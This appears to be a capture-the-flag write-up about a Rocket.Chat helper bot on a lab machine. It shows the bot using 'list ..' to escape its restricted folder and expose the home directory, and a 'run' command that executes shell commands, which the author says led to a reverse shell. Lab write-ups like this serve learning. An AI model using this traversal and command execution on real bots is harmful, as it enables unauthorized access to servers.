
Recent Comments

Nick on Feeling Alone!

Creed Bratton on Hello Scranton!


Not Secure
http://chat.office.paper/register/8qozr226AhkC
Hacking
Blue Team
Privacy
CPTS
CCNA
CRTO
OSCP
eJPT
IA
Scripting
ricing
Other Bookmarks
rocket.chat
Name
Email
Password
Confirm your password
Register a new account
Back to login
By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.
Powered by Open Source Chat Platform Rocket.Chat.

After register, we belong to the "general" group where there's a bot which can apparently read files:



DwightKSchrute 12:31 PM

Bye fellow workers. 😠

kellylikescupcakes 5:21 PM

recyclops help

recyclops Bot 5:21 PM

kellylikescupcakes Hello. I am Recyclops. A bot assigned by Dwight. I will have my revenge on earthlings, but before that, I have to help my Cool friend Dwight to respond to the annoying questions asked by his co-workers, so that he may use his valuable time to... well, not interact with his co-workers.

Most frequently asked questions include:

- What time is it?

- What new files are in your sales directory?

- Why did the salesman crossed the road?

- What's the content of file x in your sales directory? etc.

Please note that I am a beta version and I still have some bugs to be fixed.

How to use me ? :

1. Small Talk:

You can ask me how dwight's weekend was, or did he watched the game last night etc.

eg: 'recyclops how was your weekend?' or 'recyclops did you watched the game last night?' or 'recyclops what kind of bear is the best?

2. Joke:

You can ask me Why the salesman crossed the road.

eg: 'recyclops why did the salesman crossed the road?'

<=====The following two features are for those boneheads, who still don't know how to use scp. I'm Looking at you Kevin.=====>

For security reasons, the access is limited to the Sales folder.

3. Files:

eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'

4. List:

You can ask me to list the files


5. Time:

You can ask me to what the time is

eg: 'recyclops what time is it?' or just 'recyclops time'

recyclops 5:28 PM

This room is read only



kellylikescupcakes 5:30 PM
OMG! Guys this is so cool.
We can also send Direct Messages to recyclops!

prisonmike 5:31 PM *Room topic changed to: **(none)** by **prisonmike***

prisonmike 5:31 PM *Room description changed to: **(none)** by **prisonmike***

prisonmike 5:31 PM *Room announcement changed to: **(none)** by **prisonmike***

June 20, 2021

nick 9:46 AM *Has joined the channel.*

realastonkutcher 10:01 AM *Has joined the channel.*

meredithpalmer 10:13 AM *Has joined the channel.*

dwightschrute 10:20 AM *Has joined the channel.*

realmeredithpalmer 10:23 AM *Has joined the channel.*

June 21, 2021

actuallyoscar 9:17 PM *Has joined the channel.*

stanhudson 9:19 PM *Has joined the channel.*

wuphfryan 9:30 PM *Has joined the channel.*

phyllisbobvancefromvancerefigeration 9:34 PM *Has joined the channel.*

hrtoby 9:37 PM *Has joined the channel.*

prisonmike 9:40 PM
NOOO, GOD! NO, GOD, PLEASE, NO! NO! NO!

NOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO!

realastonkutcher 9:42 PM
prisonmike Why waste time say lot word when few word do trick?


July 1, 2021

DunMiffsys 5:21 PM *Has joined the channel.*


January 14, 2022

Someone says that there's a "trick" where you can say few words and the bot responde aswell:


Explotation



```
test 10:41 PM
ls

recyclops Bot 10:41 PM
False!

Invalid Command! You can issue the 'help' command to see my true capabilities!

test 10:41 PM
list

recyclops Bot 10:41 PM
Fetching the directory listing of /sales/

total 0
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .
drwx------ 11 dwight dwight 281 Feb 6 2022 ..
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2
```



```
test 10:42 PM
list ..

recyclops Bot 10:42 PM
Fetching the directory listing of ..

total 32
drwx------ 11 dwight dwight 281 Feb 6 2022 .
drwxr-xr-x. 3 root root 20 Jan 14 2022 ..
lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
-rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
-rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_restart.sh
drwx------ 5 dwight dwight 56 Jul 3 2021 .config
-rw------- 1 dwight dwight 16 Jul 3 2021 .esd_auth
drwx------ 2 dwight dwight 44 Jul 3 2021 .gnupg
drwx------ 8 dwight dwight 4096 Sep 16 2021 hubot
-rw-rw-r-- 1 dwight dwight 18 Sep 16 2021 .hubot_history
drwx------ 3 dwight dwight 19 Jul 3 2021 .local
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
drwx------ 2 dwight dwight 6 Sep 16 2021 .ssh
-r-------- 1 dwight dwight 33 Sep 4 15:11 user.txt
drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
```




```
Running ls
\
127.0.0.1:8000
127.0.0.1:8080
bin
external-scripts.json
LICENSE
node_modules
node_modules_bak
package.json
package.json.bak
package-lock.json
Procfile
README.md
scripts
start_bot.sh
yarn.lock
Running pwd
/home/dwight/hubot
```

```
run pwd
```

So after a few attemps, I realized that I can execute code using `run` so I just spawn a rev shell.

